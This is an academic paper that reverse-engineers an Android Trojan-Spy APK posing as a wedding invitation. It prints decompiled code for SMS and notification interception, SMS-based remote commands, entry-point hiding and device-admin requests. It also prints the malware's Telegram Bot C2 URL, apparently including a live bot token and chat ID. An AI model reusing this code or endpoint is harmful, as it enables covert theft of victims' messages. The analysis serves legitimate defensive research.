Volume XI Issue 2 Year 2026 | Page 497-508 | ISSN: 2527-9866
*Received:* ***24-04-2026*** | *Revised:* ***30-04-2026*** | *Accepted:* ***24-05-2026***

# Characteristic Analysis of Trojan-Spy Malware on the Android Operating System through a Reverse Engineering Approach

**Nur Muhamad Abdul Mutholib Fimbay[1], Diah Risqiwati[2]**
[1,2]University of Muhammadiyah Malang, Malang, East Java, Indonesia, 65144
*e-mail:* tholibfimbay07@webmail.umm.ac.id[1], risqiwati@umm.ac.id[2]
*Correspondence: *tholibfimbay07@webmail.umm.ac.id*

***Abstract:*** *The rapid advancement of communication technology has led to the widespread use of Android devices, accompanied by an increasing number of security threats, including Trojan-Spy malware. This type of malware often disguises itself as a legitimate application while covertly collecting and transmitting sensitive data. This study analyzes the characteristics of Trojan-Spy malware on the Android OS using a reverse engineering approach. The analysis focuses on a real-case sample, UndanganPernikahan.apk, which was distributed through WhatsApp using a social engineering. The research was conducted through several stages, including initialization, decompilation, static analysis, code reversing, behavioral analysis, and quantitative runtime evaluation. The main contribution of this study lies in the detailed characterization of a Trojan-Spy sample as an integrated threat, combining SMS interception, notification harvesting, remote command execution, and data exfiltration through a Telegram-based command-and-control channel. The findings also demonstrate how the malware conceals its activity through WebView-based camouflage and control-flow manipulation. In addition, runtime analysis confirms that these malicious functions are actively executed and significantly impact system performance. These results show that reverse engineering is not only effective for identifying malware structure, but also for reconstructing its operational behavior in real-world attack scenarios, particularly those involving socially engineered distribution through messaging platforms.*

***Keywords:*** *Android, Malicious Software, Trojan-Spy, Reverse Engineering*

## 1. Introduction

The rapid advancement of information and communication technology has significantly accelerated the widespread use of mobile devices worldwide. The Android operating system, as an open-source platform and the most widely used mobile operating system, offers flexibility in application development and distribution through various channels, including the Google Play Store and third-party application stores. Statistically, the Android operating system is used by approximately 1.8 billion users worldwide [1]. In Indonesia, Android dominates the market share, reaching 88.46% [2]. Given this massive user base, cybersecurity risks have increased proportionally. Consequently, developers of malicious software, or malware, frequently target mobile users operating on the Android platform as primary victims of malware attacks [3].

Malicious software, commonly referred to as malware, is harmful software designed to damage systems, steal sensitive data, or provide unauthorized access to malicious actors [4]. On Android devices, malware often infiltrates systems through APK files that appear legitimate and non-suspicious. Malware can be classified into several categories, including dangerous types such as viruses, worms, and Trojan horses, which may also create backdoors capable of stealing personal information or taking control of infected systems [5]. Trojan-Spy is a type of malware specifically designed to collect sensitive information from victim devices, such as login

credentials, text messages, call logs, and even banking information. This type of malware operates covertly and frequently disguises itself as a legitimate application, making it difficult to detect by users or standard security mechanisms. Trojan-Spy is often exploited for digital fraud through communication devices, which has become one of the most alarming forms of cybercrime in Indonesia. According to a national survey, more than 98.3% of respondents have been targeted by fraudulent messages, which frequently include malicious links containing malware [6]. These attacks are commonly distributed through popular applications such as WhatsApp, which is used by 90.9% of internet users in the country. The attack patterns typically involve sending messages containing links or APK-format files disguised as wedding invitations or package delivery tracking notifications [7]. This phenomenon demonstrates the vulnerability of smartphone users' digital security to increasingly sophisticated malware attacks, highlighting the urgent need for comprehensive threat detection and cybersecurity analysis to effectively protect users.

Malware analysis is conducted to identify characteristics, attack patterns, and protective measures in order to anticipate system infections, particularly within Android-based operating systems [8]. Common approaches to malware detection include signature-based and behavior-based methods, both of which analyze suspicious activities performed by programs or applications. These approaches form a critical foundation for identifying and understanding cyber threats in greater depth [9]. Among the most widely used malware analysis techniques is reverse engineering, which involves deconstructing and systematically examining software [10]. The objective of this method is to extract embedded information from malware, uncover previously unknown details, and identify its characteristic patterns [11].

Previous studies provide important foundations for Android malware analysis research. Adnyana demonstrated that reverse engineering combined with static analysis is effective for identifying malware distributed through instant messaging platforms by analyzing APK structures and revealing infection mechanisms [12]. Similarly, Kurnai et al. applied a hybrid analysis approach combining static and dynamic techniques to examine malware development trends and behavioral characteristics using emulator-based environments and supporting forensic tools [13]. Despite these contributions, existing studies primarily focus on general malware analysis, methodological validation, or trend identification. Limited attention has been given to the detailed characterization of Trojan-Spy malware distributed through WhatsApp-based social engineering attacks, particularly regarding how multiple malicious capabilities can be integrated within a single application. The combined implementation of SMS interception, notification harvesting, remote command execution, and messaging-based command-and-control communication remains insufficiently explored in previous reverse-engineering research. Therefore, this study conducts a case-based analysis of a deceptive APK distributed via WhatsApp to examine Trojan-Spy malware as an integrated operational threat rather than an isolated malicious component.

Based on the identified issues, supported by previous studies and the increasing prevalence of Trojan-Spy malware on Android devices, further in-depth and specific analysis of malware characteristics is required. This study aims to identify and analyze the characteristics of Trojan-Spy malware on the Android operating system using a reverse engineering approach. By understanding its operational patterns, obfuscation techniques, and targeted data types, the findings of this research are expected to serve as a reference for the development of more effective malware detection and mitigation systems, as well as to contribute to the body of cybersecurity literature, particularly within the context of the Android operating system.

## 2. Methods

The research methodology employed in this study applies a reverse engineering approach, which constitutes one of the fundamental techniques for understanding malware behavior. This approach is utilized to deconstruct and analyze malicious software by extracting relevant digital evidence [14]. It serves as a critical element in identifying how malware operates, recognizing patterns of malicious behavior, and obtaining essential information that can be further analyzed to support mitigation efforts against malware attacks on mobile devices, particularly those based on the Android platform [15]. Malware is often intentionally designed to evade security mechanisms and complicate traditional analytical processes. Therefore, reverse engineering represents a strategic solution for dismantling these protective layers and gaining a deeper understanding of the internal characteristics of malicious applications [16]. The research workflow is illustrated in the following figure.





**Figure 1.** Research Flow

## A. Initialize

At this stage, the researcher collects malware samples to be analyzed. The samples are in the form of APK (Android Package Kit) files, which constitute the standard file format used to distribute and install applications on the Android operating system [14]. This stage served as the initial entry point of the analysis process. The APK file, obtained from a WhatsApp-distributed link, was first validated using VirusTotal to confirm whether the file exhibited suspicious characteristics before proceeding to deeper analysis. The sample was then recorded using its SHA-256 hash to maintain integrity during the analysis process.

## B. Decompilation

The collected APK files cannot be directly interpreted because they consist of binary code (bytecode). Therefore, a decompilation process was required to convert the APK into a format that could be examined manually. In this study, JADX-GUI version 1.5.2 was used to reconstruct the Java source code and inspect the application package structure, classes, and methods associated with suspicious behavior. The decompiled output was then reviewed to identify the main components of the application and to determine which parts required deeper static examination [14].

## C. Static Analysis

Following the decompilation process, static analysis was conducted on the obtained source code. This analysis was performed without executing the application, relying instead on direct examination of the code [17]. This stage focused on examining the AndroidManifest.xml file, application components, imported libraries, hardcoded strings, and permission requests. The analysis was used to identify indicators commonly associated with malicious Android applications, such as access to SMS messages, background execution permissions, external

communication endpoints, and functions that could transmit data outside the device. The objective was to identify indications of malicious behavior, such as unauthorized access to personal data, suspicious permission requests, connections to external servers, and functions designed to transmit data outside the device. This stage made it possible to recognize malware behavior patterns before the application was executed in a controlled testing environment [17].

### D. Code Reversing

Code reversing was conducted to examine the internal execution flow of the application more deeply. This stage extended static analysis by tracing method relationships, control flow, and the use of classes that were not immediately visible during initial inspection. The purpose of this process was to uncover concealed logic, identify obfuscation patterns, and determine how the application executed its malicious functions [18]. In this study, code reversing was used to trace how the application redirected its entry point, handled SMS-related functions, and constructed outbound communication through dynamic strings or hidden routines. The analysis also focused on identifying structural techniques used to hide malicious behavior, such as alias activities, non-descriptive variable names, and the use of web content as a camouflage interface [18].

### E. Behavior Analysis

Behavioral analysis was performed by executing the malware sample within a controlled sandbox environment to directly observe runtime activities, including file system modification, network communication, and process behavior, which are essential for assessing the actual impact of malware on devices and user data [14]. he analysis employed Cuckoo Sandbox 2.0.7 running on a Windows 11 (64-bit) host system, while the sample was executed in an isolated Android 10 emulator with Google services disabled and monitored network traffic. Runtime artifacts such as process logs, file system activity, network traffic, and SMS-related events were recorded during two execution sessions of approximately 25 minutes each. The application was actively interacted with to trigger potential malicious functions. Behaviors were classified as malicious when involving unauthorized SMS operations, persistent background execution, unsolicited external communication, or access to sensitive user data. The behavioral findings were subsequently correlated with static analysis and code reversing results to validate consistency and strengthen analytical reliability.

## 3. Results and Discussion

### A. Initialize

At the initial stage of this study, an identification and acquisition process was conducted on a file suspected of containing malware. The sample under examination was *undanganpernikahan.apk*, obtained through a link distributed via the instant messaging application WhatsApp. The file was disguised as a digital wedding invitation application. The selected sample represents a real-case Trojan-Spy attack distributed through WhatsApp using a social engineering approach in the form of a wedding invitation. This type of attack has been widely reported in Indonesia, making it relevant for in-depth case-based analysis. The initialization process involved analyzing the application's metadata, the results of which are presented in the following table. In addition to metadata inspection, the sample was preliminarily analyzed using a VirusTotal scanning platform to confirm its malicious indication. The results showed that the file was flagged by multiple detection engines, supporting its classification as a suspicious application.\

**Table 1.** Malware Application Metadata

| Filename | Size (Mb) | File Type | SHA-256 | Permission |
|---|---|---|---|---|
| *Undangan Pernikahan 💌.apk* | 4,61 | Android (Executable, Mobile, Android, Apk) | 1c03adc2360a881a1a18936c1dba4c3b57ddf92304255e82aec585fb49ad0515 | Android.permission.SEND_SMS Android.permission.RECEIVED_SMS Android.permission.READ_SMS |

This initialization stage is critical, as it establishes the foundation for determining whether the analyzed file warrants further investigation. The preliminary findings indicate that *undanganpernikahan.apk* employed a convincing name and presentation to avoid suspicion. Its distribution through WhatsApp suggests that the malware leveraged private social networks to accelerate its propagation. The presence of system permission requests that were not relevant to the application's apparent functionality constitutes a strong indicator of potential malicious activity concealed behind its seemingly simple purpose. Based on these indicators, the file *undanganpernikahan.apk* was classified as a potential malware sample and deemed suitable for further examination through decompilation and subsequent static analysis in the following stages. From a threat analysis perspective, the combination of deceptive application naming, distribution via private messaging platforms, and the presence of unrelated sensitive permissions reflects a common social engineering strategy used in Trojan-Spy malware. Such attacks typically rely on user trust and informal communication channels to bypass traditional security awareness mechanisms.

## B. Decompilation

At the decompilation stage, the APK file was converted into a human-readable source code format to facilitate analysis of the application's internal structure and behavior. This process was conducted using JADX-GUI, a graphical user interface–based tool that enables interactive and efficient exploration of Java code extracted from APK files. The results of the decompilation process are presented in Figure 2.


**Figure 2.** Decompilation Results

Based on the decompilation results, the application exhibits a structured directory organization consisting of several core components. The main package uses the naming convention com.example.myapplication, which corresponds to the default package name generated by Android Studio and indicates that the application was likely developed rapidly without a clearly identifiable developer identity. The application contains primary classes, namely MainActivity and MainActivityAlias, which function as the main entry points during execution. In addition to these components, several supporting classes were identified within the main package,

including ReceiveSms, SendSMS, NotificationService, and multiple anonymous class implementations. The presence of these classes reflects a modular architecture in which different components are responsible for handling specific operational tasks such as SMS processing, notification monitoring, and background execution. The application also references several external libraries and supporting packages, including okhttp3, kotlin, coroutines, android.support.v4, and androidx, which are commonly used in Android application development and facilitate network communication and asynchronous processing. Structurally, the combination of specialized classes suggests a modular design frequently observed in Android malware, where data collection, command execution, and persistence mechanisms are separated into independent modules. The coexistence of MainActivity and MainActivityAlias further indicates potential manipulation of the application entry point to obscure the actual execution flow and conceal malicious logic during initial inspection. Moreover, the inclusion of networking libraries such as okhttp3 strengthens the indication of external communication capability, commonly associated with command-and-control (C2) operations. Overall, these structural characteristics demonstrate that the application operates not as a simple standalone program but as an integrated system supporting data interception, remote communication, and persistent background activity, forming the basis for subsequent static and behavioral analysis.

## C. Static Analyis

Static analysis is a method of examining an APK file without executing the application. Its objective is to identify the application structure, requested permissions, and potentially malicious code segments that may indicate suspicious activity. The following presents the results of the static analysis conducted on the file *Undangan Pernikahan.apk*.

1. AndroidManifest.xml

   The AndroidManifest.xml file is the primary configuration file in an Android application. It declares the application components and the permissions required for execution. Based on the decompilation results, this file requests several sensitive permissions that pose potential risks to user privacy. The contents of the AndroidManifest.xml file are illustrated in the following figure.


**Figure 3.** Permission on AndroidManifest.xml

Based on Figure 3, the malware requests eight permissions. These permissions include: *RECEIVE_SMS* (line 15), *READ_SMS* (line 22), *SEND_SMS* (line 25), *INTERNET* (line 19), *ACCESS_NETWORK_STATE* (line 31), *RECEIVE_BOOT_COMPLETED* (line 34), *WAKE_LOCK* (line 28), and *FOREGROUND_SERVICE* (line 37). The *RECEIVE_SMS* permission allows the application to receive incoming SMS messages. The *READ_SMS* permission enables the application to read SMS content. The *SEND_SMS* permission allows the application to send SMS messages without user confirmation. The *INTERNET*

permission grants full internet access. The *ACCESS_NETWORK_STATE* permission enables the application to monitor the device's network status. The *RECEIVE_BOOT_COMPLETED* permission allows the application to automatically execute when the device finishes booting. The *WAKE_LOCK* permission prevents the device from entering sleep mode. The *FOREGROUND_SERVICE* permission enables the application to run continuously in the foreground. The combination of these permissions indicates a high potential for abuse, particularly in relation to unauthorized SMS interception, data transmission, and persistent background activity.

2. MainActivity.java

The MainActivity.java file functions as the entry point of the application. The analysis identified several suspicious behaviors within this component. A screenshot of the MainActivity content is presented in the following figure.

```
43  private BroadcastReceiver onNotice = new BroadcastReceiver() { // from class: com.example.myapplicatior
44      @Override // android.content.BroadcastReceiver
45      public void onReceive(Context context, Intent intent) {
46          String stringExtra = intent.getStringExtra("package");
47          String stringExtra2 = intent.getStringExtra("title");
48          String stringExtra3 = intent.getStringExtra("text");
49          intent.getStringExtra("id");
50          new TableRow(MainActivity.this.getApplicationContext()).setLayoutParams(new TableRow.LayoutPara
51          TextView textView = new TextView(MainActivity.this.getApplicationContext());
52          textView.setLayoutParams(new TableRow.LayoutParams(-2, -2, 1.0f));
53          textView.setTextSize(12.0f);
54          textView.setTextColor(Color.parseColor("#000000"));
55          textView.setText(Html.fromHtml("From : " + stringExtra2 + " | Message : </b>" + stringExtra3));
56          MainActivity.this.client.newCall(new Request.Builder().url("https://api.telegram.org/bot6817255
57              @Override // okhttp3.Callback
58              public void onFailure(Call call, IOException iOException) {
59                  iOException.printStackTrace();
60              }
61
62              @Override // okhttp3.Callback
63              public void onResponse(Call call, Response response) throws IOException {
64                  Log.d("demo1", "OnResponse: Thread Id " + Thread.currentThread().getId());
65                  if (response.isSuccessful()) {
66                      response.body().string();
67                  }
68              }
```

**Figure 4.** MainActivity.java onReceive Function

The application explicitly requests permission to read and send SMS messages at runtime. In addition, it captures notifications from other applications using a broadcast receiver mechanism. The intercepted notifications include the package name, title, and text content from other applications. Subsequently, the collected data are transmitted to an external server via the Telegram Bot API using the URL: https://api.telegram.org/bot6817255304:AAGrKP47SpbAnIu7GyKITnA6OgLmK4q3Y/sendMessage. Furthermore, the application embeds commands to send promotional SMS messages to specific numbers without user interaction. If the user denies the requested permissions, the application continues to transmit device information, such as brand and model, to Telegram before forcibly terminating itself. This behavior demonstrates an intentional design to exfiltrate data regardless of user consent.

**3. SendSMS.java**

The SendSMS.java file operates as a receiver activated when the device receives an incoming SMS. Several concealed functionalities were identified during analysis. A screenshot of the relevant functions is shown below.

```
18  public class SendSMS extends BroadcastReceiver {
19      private final OkHttpClient client = new OkHttpClient();
20      final String TAG = "demo";
21
22      @Override // android.content.BroadcastReceiver
23      public void onReceive(Context context, Intent intent) {
24          Bundle extras;
25          Bundle bundle;
26          String str = ".";
27          String str2 = ",";
28          if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED") && (extras = intent
29              try {
30                  Object[] objArr = (Object[]) extras.get("pdus");
31                  SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
32                  int i = 0;
33                  while (i < smsMessageArr.length) {
34                      smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
35                      smsMessageArr[i].getOriginatingAddress();
36                      String messageBody = smsMessageArr[i].getMessageBody();
37                      messageBody.replace("&", "  ").replace("#", str).replace("?", str);
38                      String str3 = messageBody.split(str2)[0];
39                      String str4 = messageBody.split(str2)[1];
40                      String str5 = messageBody.split(str2)[2];
41                      String str6 = str;
42                      String str7 = str2;
43                      if (Integer.parseInt(str3.toString()) == 55555) {
44                          SmsManager.getDefault().sendTextMessage(str4, null, str5, null, null);
45                          bundle = extras;
46                          try {
47                              this.client.newCall(new Request.Builder().url("https://api.telegram.org
48                                  @Override // okhttp3.Callback
49                                  public void onFailure(Call call, IOException iOException) {
```

**Figure 5.** SendSMS.java Function

The static analysis of SendSMS.java reveals that this component is capable of receiving instructions via SMS and automatically executing SMS transmissions to other numbers. These actions are performed covertly, without direct user interaction. The class is designed to monitor all incoming SMS messages. If a received message follows a specific pattern comprising three segments separated by commas, with the first segment containing a predefined command code (e.g., “55555”)—the application interprets it as a remote command. The second segment specifies the destination number, while the third segment defines the message content to be sent. Upon execution of the SMS transmission, the application also reports the successful execution of the command to a third party through the Telegram API. The report includes the destination number and the transmitted message content, without the user’s knowledge. This functionality indicates that SendSMS.java does not function merely as a passive listener but rather as a remote command executor. Such capabilities enable the application to be exploited for fraudulent activities, spam distribution, or the dissemination of misleading information from the victim’s device.

## 4. ReceiveSMS.java

The ReceiveSms.java file also manages SMS reception, but with a primary focus on collecting device information and SMS content. A screenshot of the relevant function is presented below.





**Figure 6.** ReceiveSMS.java Function

The static analysis of ReceiveSms.java indicates that the application actively monitors incoming SMS messages. Upon receipt of a message, it reads both the message content and the sender’s number without the user’s awareness. The collected data are processed, reformatted, and subsequently transmitted to a third party through an online communication service. In addition to intercepting SMS content, the application accesses extensive device information, including system identity, brand, model, and other hardware and software configuration data. This data collection occurs without a transparent authorization mechanism and is unrelated to the application’s apparent function from a typical user perspective. All gathered data are transmitted to an external server associated with the Telegram platform through automatically generated network requests. This transmission occurs silently in the background, without user notification, raising serious concerns regarding privacy and data security. Overall, these findings confirm that ReceiveSms.java plays a central role in the application’s surveillance architecture, functioning primarily to collect and unlawfully transmit user data beyond the device.

## D. Code Reversing

The code reversing stage was conducted to examine in greater depth the concealed logic embedded within the analyzed application. After decompilation and static analysis, several components were found to be structured in a way that obscures their actual behavior during initial inspection. Reverse tracing was therefore used to reconstruct the execution flow and to identify how control is transferred between components at runtime. One of the key findings was the use of the MainActivityAlias class as an alternative entry point.




```
public class MainActivityAlias extends AppCompatActivity {
    private static final int RESULT_ENABLE = 0;
    private static final int VISIBILITY = 1028;
    WebSettings websettingku;
    WebView webviewku;

    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(com.google.myandroih.R.NP_MANAGER11.activity_main);
        WebSettings settings = this.webviewku.getSettings();
        this.websettingku = settings;
        settings.setJavaScriptEnabled(true);
        this.webviewku.setWebViewClient(new WebViewClient());
        this.webviewku.loadUrl("https://www.google.com");
        if (Build.VERSION.SDK_INT >= 19) {
            this.webviewku.setLayerType(2, null);
        } else if (Build.VERSION.SDK_INT >= 11 && Build.VERSION.SDK_INT < 19) {
            this.webviewku.setLayerType(1, null);
        }
        Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
        intent.putExtra("android.app.extra.DEVICE_ADMIN", new ComponentName(getApplicationContext(), (Class<?>) MainActivity.class));
        intent.putExtra("android.app.extra.ADD_EXPLANATION", "Bấm zô nút đồng ý(ACTIVE á)");
        startActivityForResult(intent, 0);
        PackageManager packageManager = getPackageManager();
        packageManager.setComponentEnabledSetting(new ComponentName(this, (Class<?>) MainActivity.class), 2, 1);
        packageManager.setComponentEnabledSetting(new ComponentName(this, (Class<?>) MainActivityAlias.class), 1, 1);
    }
}
```

**Figure 7.** MainActivityAlias Class

At first glance, *MainActivityAlias* appears to function as a standard interface component by displaying content through a WebView. However, further analysis shows that this class is responsible for initiating Device Administrator activation, which grants elevated privileges and makes the application more difficult to remove once installed. In addition, the application disables *MainActivity* via the *PackageManager* and activates *MainActivityAlias* as its replacement. This behavior alters the normal control flow and shifts the operational entry point away from the primary class, making the malicious logic less visible during initial analysis. The use of a WebView interface also contributes to the application's ability to remain unnoticed. The displayed content gives the impression of a legitimate application, while background components continue executing without clear user awareness. This separation between visible functionality and hidden processes allows the application to maintain its activity while reducing the likelihood of user suspicion.



```
MainActivity.this.client.newCall(new Request.Builder().url("https://api.telegram.org/bot6817255304:AAGrKP47-SpbAnI-u7GyKITnA6OgLmK4q3Y/sendMessage?parse_mode=markdown&chat_id=7064236060&text=" + stringExtra + "+ %0A%
    @Override // okhttp3.Callback
    public void onFailure(Call call, IOException iOException) {
        iOException.printStackTrace();
    }

    @Override // okhttp3.Callback
    public void onResponse(Call call, Response response) throws IOException {
        Log.d("demo1", "OnResponse: Thread Id " + Thread.currentThread().getId());
        if (response.isSuccessful()) {
            response.body().string();
        }
    }
});
```

**Figure 8.** Command and Control by Telegram Bot API

Reverse analysis also confirms that the application performs outbound communication through the Telegram Bot API. Data collected from the device, including notification content and system information, are transmitted to an external endpoint defined within the application code. The use of a public messaging platform for communication allows the malware to operate through infrastructure that is generally considered legitimate, which can reduce the effectiveness of basic detection mechanisms. Although no complex encryption mechanisms were identified, the application applies several simple obfuscation techniques. These include the use of non-descriptive variable names, indirect control flow through alias components, and dynamic string manipulation methods such as *replace* and *split*. While these techniques are relatively basic, they are sufficient to reduce code readability and complicate automated analysis. Overall, the reversing results indicate that the application is designed not only to conceal its behavior, but also to maintain execution and avoid straightforward detection.

## E. Behavior Analysis

The behavioral analysis stage was conducted to observe the actual activities performed by the *UndanganPernikahan.apk* application during execution within a controlled testing environment. This process aimed to identify the application's real impact on the system, user data, and network communications while the application was active. The application was

executed in a fully controlled sandbox environment to prevent infection of the primary system. The observation results are presented in the following table.

**Table 2.** Malware Behavior Observation Results

| No | Activity Type | Description | Impact |
|---|---|---|---|
| 1 | Requesting SMS permissions and transmitting data to C2 | • Requests RECEIVE_SMS and SEND_SMS permissions.<br>• Sends notification and SMS data to the C2 server via Telegram API.<br>• Automatically sends promotional SMS messages. | • Theft of SMS and notification data.<br>• Abuse of SMS for fraudulent activities. |
| 2 | Displaying web page (WebView) | • Uses WebView with JavaScript to load specific URLs.<br>• Loads https://www.google.com as camouflage. | • Concealment of malicious activities. |
| 3 | Requesting device administrator privileges | • Requests device administrator permission.<br>• Adjusts component visibility to hide primary activities. | • Full control through device administrator privileges.<br>• Concealment of application traces. |
| 4 | Monitoring system notifications | • Monitors system notifications.<br>• Extracts data such as title, text, and package ID.<br>• Sends notification data via BroadcastReceiver. | • Theft of sensitive notification data.<br>• Tracking user activity across other applications. |
| 5 | Intercepting and transmitting incoming SMS | • Captures incoming SMS messages.<br>• Extracts sender number and message content.<br>• Sends SMS data to the C2 server via Telegram API.<br>• Collects device information. | • Theft of sensitive SMS data.<br>• Device profiling for further targeting. |
| 6 | Sending SMS based on remote commands | • Captures incoming SMS with specific format (code 55555).<br>• Sends SMS to designated numbers based on instructions.<br>• Reports successful SMS transmission to the C2 server. | • Abuse of SMS for fraud or malware distribution.<br>• Remote command execution via SMS. |

Based on sandbox execution results, the behaviors in Table 2 were confirmed through runtime artifacts generated during analysis. Network logs showed repeated HTTP requests to the Telegram Bot API, indicating that the application actively transmitted collected data to an external server during execution. Runtime traces also confirmed SMS interception and handling, as incoming messages were processed automatically without user interaction in a manner consistent with the ReceiveSms and SendSMS classes. Outgoing SMS activity was likewise observed, showing that the malware could send messages autonomously. In addition, notification monitoring was verified through logs indicating access to notification content from other applications, including message text and originating package, which were prepared for transmission. This demonstrates that the application does not merely observe system events but also extracts and uses sensitive user information. The attempt to obtain device administrator privileges was also reflected in runtime activity, where the application triggered a permission request during execution. This behavior is consistent with the control-flow manipulation identified during code reversing and suggests an effort to maintain persistence and control over the device. Remote command execution was further validated by SMS patterns matching the

predefined command structure embedded in the code. When such messages were processed, corresponding outbound SMS activity was recorded, confirming the presence of a command-and-control mechanism for remotely triggering actions on the infected device. To ensure reliability, the analysis was repeated under identical sandbox conditions, and the same behavioral patterns were consistently observed across runs. Overall, the dynamic analysis shows that UndanganPernikahan.apk functions as an active Trojan-Spy malware with data exfiltration, surveillance, and remote command execution capabilities. The use of a legitimate communication platform also helps the malware blend in with normal traffic and evade basic detection.

### F. Quantitative Analysis of System Behavior

To verify that the malicious behavior of UndanganPernikahan.apk extended beyond code-level findings, a quantitative evaluation was conducted to measure its runtime impact on system performance. Device conditions before infection were compared with those during malware execution under identical controlled settings. Observations were performed in two execution sessions of approximately 25 minutes using the same device configuration, with non-essential background services minimized to reduce interference. CPU usage, RAM consumption, battery usage, outbound network traffic, C2 communication frequency, and unauthorized SMS activity were monitored continuously. Performance metrics represent average values recorded during each session, while network and SMS activities were derived from sandbox logs and runtime traces. The comparison results are presented in the following table.

**Table 3.** Comparison of System Parameters Before and After Infection

| Parameter | Pre Infection | Post Infection |
|---|---|---|
| Average CPU Usage (%) | 12.3 | 28.7 |
| RAM Usage (MB) | 615 | 812 |
| Battery Consumption (%/hour) | 3.2 | 5.1 |
| Outbound Data (KB/minute) | 5.4 | 156.8 |
| Number of C2 Connections | 0 | 42 |
| Unauthorized Outgoing SMS | 0 | 7 |

Based on Table 3, the post-infection condition demonstrates a significant deviation from the baseline across all monitored parameters, indicating continuous background activity during malware execution. Increased CPU usage, RAM consumption, and battery drain reflect persistent processing and network operations consistent with the behavioral analysis results. The most notable changes appear in outbound network traffic and the number of C2 connections, confirming repeated data transmission to an external server via the Telegram API. The presence of unauthorized outgoing SMS further validates the remote command execution capability identified during reversing and behavioral analysis. The alignment between quantitative measurements and code-level findings strengthens the validity of the analysis, demonstrating that the malware actively impacts system performance and compromises user security during runtime.

## 4. Conclusions

This study examined the characteristics of Android Trojan-Spy malware through a reverse engineering approach using the case of UndanganPernikahan.apk, a deceptive APK distributed through WhatsApp based social engineering. The analysis was conducted through initialization, decompilation, static analysis, code reversing, behavioral analysis, and quantitative measurement to reconstruct the malware's internal structure and runtime behavior. The main contribution of this study is a case-based operational profile of a socially engineered Android Trojan-Spy sample, showing how a single application can integrate SMS interception, notification harvesting, remote command execution, and data exfiltration through Telegram-based communication. The findings also show how the malware conceals its behavior through

alias activities, WebView camouflage, and lightweight obfuscation techniques. Rather than only confirming that reverse engineering is useful for malware analysis, this study demonstrates how reverse engineering can expose the full operational chain of a Trojan-Spy threat distributed through a realistic social engineering vector. These results may support future malware detection, mobile security monitoring, and defensive analysis against similar Android threats.

## References


[1] A. A. Pratama, I. M. Ghufron, J. Ma'ruf, S. Hanafi, and A. H. Anas, "Pengukuran Kesadaran Keamanan Informasi Dan Privasi Pada Pengguna Android Di Kota Bandung," *J. TIMES*, vol. 11, no. 2, pp. 1–8, 2022, doi: 10.51351/jtm.11.2.2022642.

[2] G. S. Agung, "Analisis Malware Trojan Dalam File Undangan Pernikahan.Apk Pada Smartphone Android Dengan Metode Hybrid Analysis," *eProceedings Eng.*, vol. 12, no. 2, pp. 3312–3317, 2025, [Online]. Available: https://openlibrarypublications.telkomuniversity.ac.id/index.php/engineering/article/view/26440

[3] N. Widiyasono, H. Mubarok, and A. Fatwa MF, "Analisis Malware Ahmyth pada Platform Android Menggunakan Metode Reverse Engineering," *Gener. J.*, vol. 6, no. 2, pp. 73–82, 2022, doi: 10.29407/gj.v6i2.17749.

[4] T. N. Turnip, C. F. Manurung, Y. S. Lubis, and R. Gultom, "Klasifikasi Malware Android Aplikasi Menggunakan Random Forest Berdasarkan Fitur Statik," *Tek. Inform. dan Sist. Inf.*, vol. 10, no. 1, pp. 926–936, 2023, doi: 10.35957/jatisi.v10i1.3164.

[5] T. P. Setia, A. P. Aldya, and N. Widiyasono, "Reverse Engineering untuk Analisis Malware Remote Access Trojan," *J. Edukasi dan Penelit. Inform.*, vol. 5, no. 1, p. 40, 2019, doi: 10.26418/jp.v5i1.28214.

